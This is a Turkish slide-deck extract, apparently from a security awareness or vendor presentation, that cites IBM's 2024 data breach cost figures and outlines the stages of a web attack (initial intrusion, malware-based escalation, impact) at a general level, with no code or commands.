
İzini bulmak son derece zor



\$4.88M USD

2024'te bir veri ihlalinin küresel
ortalama maliyeti;
4 yıl içinde %27'lik bir artış


IBM Veri İhlalinin Maliyeti Raporu 2024




2024'te bir ihlali tespit **etmek** ve **kontrol** altına almak için ortalama süre

Sektöre Göre Veri İhlalinin Maliyeti

IBM Veri İhlalinin Maliyeti
Raporu 2024





Problemler

Bir Web Saldırısının Anatomisi



Etki

- Veri ihlali
- Sistem/Veri erişim kaybı
- Fidye gaspı
- Tahrifat

3

Yükseltme

- Varlık oluşturmak için web sunucusuna yüklenen kötü amaçlı yazılım
- Ek kötü amaçlı yazılım (yük) şu amaçlarla yürütülür:
 - fidye yazılımı saldırısı gerçekleştirmek
 - veri sızdırmak
 - hasat kimlik bilgileri
 - yanlamasına hareket etmek
 - hesap erişimini yükseltme

2

Sızıntı

- İlk erişimi elde etmek için kullanılan web sunucusu veya WAS güvenlik açıkları
- Örneğin SQL enjeksiyonu, çalınan kimlik bilgileri, kimlik avı

1

